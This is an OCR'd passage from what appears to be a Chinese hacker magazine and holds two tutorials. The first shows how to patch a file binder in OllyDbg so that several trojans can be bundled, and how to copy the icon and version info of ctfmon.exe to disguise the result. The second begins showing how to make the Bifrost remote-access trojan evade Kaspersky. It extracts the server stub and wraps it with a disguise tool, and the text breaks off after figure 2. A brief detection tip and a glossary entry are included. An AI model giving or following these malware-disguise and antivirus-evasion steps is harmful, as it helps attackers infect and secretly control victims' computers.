


图4

既然原因已经找出来了，现在懂得怎么捆绑多个文件了吧？对了！就是重命名！下面我就教大家修改捆绑文件，让它释放出来的文件不再冲突。使用OD打开第一个捆绑文件（记得要点分析哦，不然是看不到的），找到00403F88和00403FA0，进行二进制编辑，将temp1.tmp.exe和temp2.tmp.exe分别改成cmd.exe和NOTEPAD.exe，不过记得要在“HEX +08”里的数据后加“00”用来截断字符串（对上传漏洞的原理有印象的朋友一般都了解这个原因。在C语言里，遇到十六进制的00就认为字符串结束了，否则你将temp1.tmp.exe改为cmd.exe，长度发生变化，程序不知道读到哪个字符串才结束。所以在cmd.exe后面加一个0x00就OK了，如图5），修改完成后保存文件。现在再进行二次捆绑就不会冲突了，如果层层修改，可以无限捆绑（捆太多，小心肉鸡爆了哟）。




图5




图6

我再来教大家如何制作和被捆绑程序一模一样的图标和版本信息，比如我们要捆绑的是系统程序ctfmon.exe（输入法程序），首先使用Restorator把它的资源——图标和版本导出来（图6），图标最好导出48*48的，如果没有就导出最大的，防止看起来难看引起怀疑。




图7

导出后的图标是可以在捆绑的时候添加的。那么版本信息呢，就要用Restorator导入，方法是先新建立一个资源，选择“版本”，名称一定要填“1”（图7）。现在就做好了，是不是像双胞胎啊（图8），再加个猛壳就更完美了。



图8

有攻就有防，虽然修改后的文件在外表和运行上都很完美，但是它毕竟是个捆绑文件，在运行前用Restorator看一下它的资源，如果看见有DNA1和DNA2的资源（图9）就说明文件被捆绑了。如果没有也不要太相信，因为它可能被修改过，可以使用SSM监控运行程序。





图9

（本文所涉及到的SuperSheep捆绑机、Ollydbg和Restorator 2006已收录到光盘中）

黑客术语小补习

什么是远程控制

使用本地电脑通过网络远程控制另一台电脑，可以在远程电脑上实现本地的大部分操作，这就是远程控制。完成这个功能的软件通常被称为远程控制软件。从功能上来讲，远程控制软件与木马程序几乎是一样的，但它们的区别就在于远程控制软件是为了管理员更好的维护管理远程电脑而出现的，而木马程序是以非法的远程控制别人的电脑为目的的。因此，远程控制软件通常不会被杀毒软件所查杀。远程控制软件的功能通常都非常的强大，但木马的服务端程序为了不让自己被查杀，隐蔽性通常都非常好。



轻松过卡巴你也行

lvxinlong

今天我们制作免杀的对象是彩虹桥（Bifrost），这款木马你一定非常眼熟吧，因为在以前的黑客 X 档案上曾经详细的介绍过它的使用。

测试使用的杀病毒软件为卡巴斯基。彩虹桥和其它的远程控制软件不大一样，它的服务端配置文件和客户端整合在一起了，我们需要把它分离出来，用到的工具就是 restorator2004。

使用 restorator2004 打开客户端程序，在资源树那一列，点开那个“+”号，看到有一个名为 STUB 的，里面有两个资源，155 和 156（图1）。155 是用 FSG 1.33 加壳了的服务端配置文件，156 是 VC 写的源程序。选择 156 这个没有加壳的文件进行免杀，将它提取为 156.EXE（图2）。我们来给它穿上一层 VC++ 的彩衣，打开木马彩衣，载入 156.EXE，在区段名随便填上一个数值就可以，然后点“穿上”（图3）。




图 1




图 2

